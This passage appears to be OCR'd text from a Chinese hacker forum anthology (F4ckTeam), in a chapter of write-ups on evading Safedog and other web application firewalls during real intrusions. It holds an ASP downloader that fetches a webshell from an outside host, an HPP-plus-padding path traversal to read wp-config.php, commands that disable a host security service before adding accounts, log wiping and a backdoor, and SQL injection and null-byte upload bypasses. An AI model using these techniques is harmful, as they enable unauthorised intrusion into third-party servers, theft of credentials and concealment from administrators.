

图 3-5-22

0k 添加上了，下面连接远程，这台服务器就提下了如图 3-5-23:

图 3-5-23

成功提权

（全文完）责任编辑：xiaohui 责任主编：杨凡

第四章 WAF 绕过

第1节 关于过最新狗的一些东西

作者：by 小小
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

好久没写文章了最近也确实比较忙一直拿不出时间啊，上任这么久了一个文章都没= =
诶，昨天凡叔也说了帖子的问题。确实啊，最近法克的气氛不太好啊大家踊跃一点写文章把贡献多多的啊。我写这个文章没技术的只是冒个泡而已大牛笑我了。
首先吧最新的安全狗其实在某些情况确实很难搞比如上传的现在加;号已经是没用的了对于老狗还 OK。Fck 过狗:
FCK 过狗还是比较好过的吧和之前一样。

没过前，如图 4-1-1：

图 4-1-1

过了以后，如图 4-1-2：

图 4-1-2

过了吧 很简单吧 和之前老狗是一样的哦 接下来菜刀连接 但是普通的菜刀连接的话会出现 403 哦 用咱们法克的一个过狗的菜刀 之前一个大牛改的 不过有时候也连接不了 我这

边连接的话一般是可以的 不过很卡 不知道为毛 这种情况下呢 该怎么搞呢 很简单吧 用网页的 html 客户端也可以吧 这里我用 t00ls 的 webrobot，如图 4-1-3：



图 4-1-3

然后我们写上大马这里很多人都说过不了 就像之前有人问怎么过最新的狗 我说包含 然后被一位大牛喷了说最新的狗包含过个鸟 那会儿我就蛋疼了 看图吧。

对了用 html 的客户端如果写不进大马的话 可以用下载、下载个大马进去很简单吧、

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.xxxx.cn/1.txt",False //大马的文件 必须的 txt
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("3.aspx"),2 //在同目录的 3.aspx
set sGet = nothing
set sPOST = nothing
response.Write("下载文件成功！")
%>
```

下载进去。

下载好后，如图 4-1-4 和图 4-1-5：

图 4-1-4

图 4-1-5

我们访问 3.aspx，如图 4-1-6：



图 4-1-6

这是必然的 ;号啥的也不行我们来包含看看过不过，如图 4-1-7：

图 4-1-7

OK 过了 无压力对吧 嗯很好。下边看看提权的 当然不是提这台服务器 这台没看 刚好刚才遇到一台 过狗加帐号的 也不难吧 之前的那个 for 确实是可以的 但是如果管理员在服务器上 而你的 for 一直加 狗一直杀 那会是啥情况？ 管理员会无视么 哈哈那个我没试过 我的方法也是很简单 狗 2 秒查一次嘛 我们就 看我一一来说吧、

首先这台服务器不是上面这个 shell 的服务器 - 强调下 这台 比较好提 找到 mysql cmd5 运气好解出来了 有 1433 和 3306 直接尝试连接 1433 OK

sa 和 root 密码一样滴，如图 4-1-8：



图 4-1-8

system 权限 好的 组件啥的都在 这时候我们加帐号的话，如图 4-1-9：

图 4-1-9

明显被狗日了 好吧 这时候用 for 的话 就像我上面说的 管理员在 shift 5 次不行的情况下 我们该怎么搞呢 有人说杀狗神器 杀狗神器对新狗有没效我就不知道了 大家自行测试吧 但是老狗的话 我个人的情况是 用了确实 OK 嘛 但是服务器卡到死 根本没法用 所以大家看我的方法吧，如图 4-1-10：



图 4-1-10

准备工作做好 我还没执行的哦 等会一执行 然后呢 马上就回到服务器这边按下回车 为什

么呢、因为狗 2 秒嘛 我们只要速度快点的话 应该无压力吧，如图 4-1-11：

图 4-1-11

看到吧，如图 4-1-12：



图 4-1-12

咳咳 很简单 也很实用啊 嗯 加帐号这应该没问题了吧 、对了还有一个远程连接的问题 如果狗限制了远程连接怎么办呢。

我们找到，如图 4-1-13：



图 4-1-13

我们找到狗的安装目录默认路径就是截图的那个
C:\ProgramFiles\SafedogServer\SafeDogGuardCenter 找到 ProGuardData.ini 然后本机安装狗 覆盖我们本机的这个文件 然后看下它白名单的计算机名称 然后把我们本机的计算机名称改成和目标的计算机名称一样的就 OK 了嘛 然后就可以直接连接了 不是我原创的哦
连接门:http://pan.baidu.com/share/link?shareid=1326434242&uk=489753497
嗯好吧 就写到这里了吧 抽了点小时间出来写的这个 真心没有技术含量的 大牛别喷了 如果文中有那个地方写错 还请指出 谢谢!
大家最近也尽量多发些帖子吧 踊跃一点 这个帖子我本来都拿不出手的 嗯就这样。
（全文完）责任编辑：游风 责任主编：杨凡

第2节 HPP 加溢出，弄死 WAF

作者：hacked
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

今天遇到一个很奇葩的 WAF.
顺问这个是什么 WAF..
搞台湾的站经常出现这个,而且搜索发现 EMS 也是用这个防火墙.应该算是知名的，如图 4-2-1：



图 4-2-1

url 格式 http://www.xxx.com/123.php?style=../../wp-config.php&edit
当 url 出现 2 个../../的时候就会被拦载,试过变换为.././../也拦了。
根据 hpp 说明环境是 php apache 只取最后出现的。
突破办法：
http://www.xxx.com/123.php?style=0xAAAAAAAAAAA.(N 个 AAA).&style=../../wp-config.php&edit
推荐一般用 1000 个 A 以上,但我测试 需要用到 2000 多个.
猜想应该跟防火墙性能有关.无限加 A 就是,直到溢死.
（全文完）责任编辑：游风 责任主编：杨凡

第3节　记一次突破护卫神提权

作者：Wood
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

拿 shell 过程就不写了.
习惯性先看端口. netstat -an
发现可疑端口：10673
连接之…看看有大牛的脚印不，如图 4-3-1：

图 4-3-1

被拦截了.看看哪个谁在捣鬼!
tasklist 查看进程，如图 4-3-2：



图 4-3-2

无奈.居然有大神在看门.- -
先找资料.
1.TSAddin_xhlp.rar mstsc.exe 的小插件,隐藏客户端计算机名 //小菜不知道这个怎么用.所以
放弃了。
2.

```
taskkill /f /im hws.exe /im hwsd.exe
```

//好吧.进程没结束.
自己到护卫神官网下载个研究.
我去…要什么注册码才能打开.放弃鸟.无意想到破解版.继续度娘成功在卡饭获得一个破解版，本地成功安装之…如图 4-3-3：

图 4-3-3

修复服务注册？亮了！
services.msc 查看服务，如图 4-3-4 和图 4-3-5：

图 4-3-5

```
命令成功完成。


c:\windows\system32\inetsrv\> "c:\windows\Microsoft.NET\Framework\v4.0.30319\WPF\iis6.exe" "sc config hwsd
start= disabled"
[SC] ChangeServiceConfig 成功
-----------------------------------------
kindle-->Got WMI process Pid: 5420
begin to try
kindle-->Found token NETWORK SERVICE
kindle-->Found token SYSTEM
kindle-->Command:sc config hwsd start= disabled


c:\windows\system32\inetsrv\> "c:\windows\Microsoft.NET\Framework\v4.0.30319\WPF\iis6.exe" "sc config hws
start= disabled"
[SC] ChangeServiceConfig 成功
-----------------------------------------
kindle-->Got WMI process Pid: 5420
begin to try
kindle-->Found token NETWORK SERVICE
kindle-->Found token SYSTEM
kindle-->Command:sc config hws start= disabled


c:\windows\system32\inetsrv\> "c:\windows\Microsoft.NET\Framework\v4.0.30319\WPF\iis6.exe" "taskkill /f /im
hws.exe /im hwsd.exe /im hws_ui.exe /im hwspanel.exe"
成功: 已终止进程 "hwsd.exe"，其 PID 为 1380。
成功: 已终止进程 "hws.exe"，其 PID 为 2484。
-----------------------------------------
kindle-->Got WMI process Pid: 5420
begin to try
kindle-->Found token NETWORK SERVICE
kindle-->Found token SYSTEM
kindle-->Command:taskkill /f /im hws.exe /im hwsd.exe /im hws_ui.exe /im hwspanel.exe

错误: 没有找到进程 "hws_ui.exe"。
错误: 没有找到进程 "hwspanel.exe"。
```

图 4-3-6

```
sc config hws start= disabled
sc config hwsd start= disabled
```

//果断禁用.

然后杀神！！！

```
taskkill /f /im hws.exe /im hwsd.exe
```

杀神

接下来好办了，直接添加账户提权。

连服务器！-一气呵成。

如图 4-3-7:

图 4-3-7

在护卫神安装目录找到 log, 如图 4-3-8：



图 4-3-8

删除.清日志&后门走人。

文章写得一帆风顺.其中的曲折谁能懂?

有钱捧个钱场.没钱捧个人场~~~

（全文完）责任编辑：游风　　责任主编：杨凡

第4节　过狗利器 00

作者：Learn

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

某公司网站存在注入漏洞，下面是证明

单引号报错。

如图 4-4-1



图 4-4-1

但是，如图 4-4-2：



图 4-4-2

随处可见的安全狗
法客的一篇文档中说过%00 可绕
方法如下，如图 4-4-3：

图 4-4-3

亲测可行
ACCESS 数据库
明小子得到管理员帐号密码登录，如图 4-4-4：

排序	username	userpwd
1	管理员	123456
2	柯毅斌	123456
3	曾奎	123456

图 4-4-4

= = 居然是中文，明小子真牛

后台地址很简单，admin/login.asp
后台比较简单，但是找到一处上传
由于弹框速度过快，如图 4-4-5：



图 4-4-5

目测是 javascript 检测文件后缀，如图 4-4-6：

```
strFileType=strFileType.toLowerCase();
if(strFileType=="jpg" || strFileType=="bmp" || strFileType=="gif" || strFileType=="png" || strFileType=="jpeg")
{
        //nothing
}
else if(strFileType=="swf")
{
        intImgWidth=prompt("请输入FLASH文件的宽度和高度，中间用英文的逗号隔开：","500,350");
        if (intImgWidth==null)
        {
                //document.forms[0].ImgWidth.value=0;
                //document.forms[0].ImgHeight.value=0;
                return false;
        }
        else
        {
                document.forms[0].ImgWidth.value=intImgWidth.substr(0,ImgWH.indexOf(","));
                document.forms[0].ImgHeight.value=intImgWidth.substr(intImgWidth.indexOf(",")+1);
        }
}
else{
        alert("不允许输入此种类型的文件!请重新选择上传文件。");
        return false;
```

图 4-4-6

的确是这样的。
保存为本地 HTML，补全 action 路径，将该 javascript 函数直接 return true;
这样就可以上传任意后缀文件了
但是有狗阿，而且它检测文件内容
不过绕过方法也很简单。
如图 4-4-7：



图 4-4-7

在 asp 脚本开始之前用 00 进行截断
